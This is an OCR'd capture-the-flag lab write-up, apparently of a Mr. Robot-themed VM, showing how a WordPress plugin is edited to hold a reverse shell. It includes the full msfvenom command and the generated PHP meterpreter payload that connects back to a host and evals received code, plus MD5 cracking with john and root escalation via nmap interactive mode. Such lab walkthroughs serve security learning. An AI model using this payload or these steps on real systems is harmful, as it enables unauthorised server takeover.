
3-Getting the meterpreter reverse shell

When we take a look in the wordpress admin page, we found that we can edit and run a set of plugins.




Using msfvenom we can deploy a php reverse shell and copy/paste the content in a random editable plugin



Edit Plugins ‹ user's Blog! — W
No seguro | 10.42.0.157/wp-admin/plugin-editor.php?file=all-in-one-seo-pack%2Fall_in_one_seo_pack.php
user's Blog!
New
Howdy, Elliot Alderson
Dashboard
Posts
Media
Pages
Comments
Appearance
Plugins
Installed Plugins
Add New
Editor
Users
Tools
Settings
Collapse menu
Edit Plugins
Editing all in One SEO Pack (active)
Select plugin to edit:
All In One SEO Pack
Select
Help
Plugin Files
all-in-one-seo-pack/all_in_one_seo_pack.php
all-in-one-seo-pack/quickedit_functions.js
all-in-one-seo-pack/aioseop_functions.php
all-in-one-seo-pack/wpml-config.xml
all-in-one-seo-pack/aioseop_robots.php
all-in-one-seo-pack/aioseop_utility.php
all-in-one-seo-pack/aioseop_module.css
all-in-one-seo-pack/aioseop_sitemap.php
all-in-one-seo-pack/aioseop_performance.php
~ : zsh — Konsole <2>
Archivo Editar Ver Marcadores Complementos Preferencias Ayuda
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 56358 bytes 88943843 (84.8 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 56358 bytes 88943843 (84.8 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.42.0.1 netmask 255.255.255.0 broadcast 10.42.0.255
inet6 fe80::bed7:dbef:6dbe:3059 prefixlen 64 scopeid 0×20<link>
ether 14:4f:8a:52:1f:d4 txqueuelen 1000 (Ethernet)
RX packets 268797 bytes 315001293 (300.4 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 118993 bytes 17006185 (16.2 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(netkiller㉿kali)-[~]
$ sudo msfvenom -p php/meterpreter/reverse_tcp LHOST=10.42.0.1 LPORT=5555 -f raw -o shell.php
/*
Copyright (C) 2008-2014 Michael Torbert, semperfiwebdesign.com (michael AT semperfiwebdesign DOT com)
Original code by uberdose of uberdose.com
This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 3 of the License, or
00:49
1/12/22


shell.php — Kate
Archivo Editar Ver Proyectos Cliente LSP Selección Ir Sesiones Herramientas Preferencias Ayuda
shell.php
home > netkiller > shell.php
Documentos
Proyectos
Git
Sistema de archivos
Esquemas de sangrías
/*<?php /**/ error_reporting(0); $ip = '10.42.0.1'; $port = 5555; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
Salida Buscar Proyecto Terminal LSP
1:1,111 INSERTAR es_CU Tabuladores débiles: 4 UTF-8 PHP (HTML)
00:50
1/12/22

Now use msfconsole with the multi handler




... and run the edited plugin




4-Getting basics


In the path /home/robot, we found two files, the second key and a MD5 password hash. With the current session we can't open de 2nd key but we can get the MD5 file in order to login as the robot user.


Of course, we need to get the real password, we can use john with the rockyou






Now, we need to login as robot, we can use python to spawn a /bin/sh shell and execute “su robot”







5-Road to root

In the remote shell we can use nmap interactive, with root acces



we can spawn a new shell as root or simply access to the 3rd flag


Carpeta personal — Dolphin
Carpeta personal
Dividir
Lugares
Carpeta personal
Papelera
Pictures
Downloads
Music
Videos
Tools
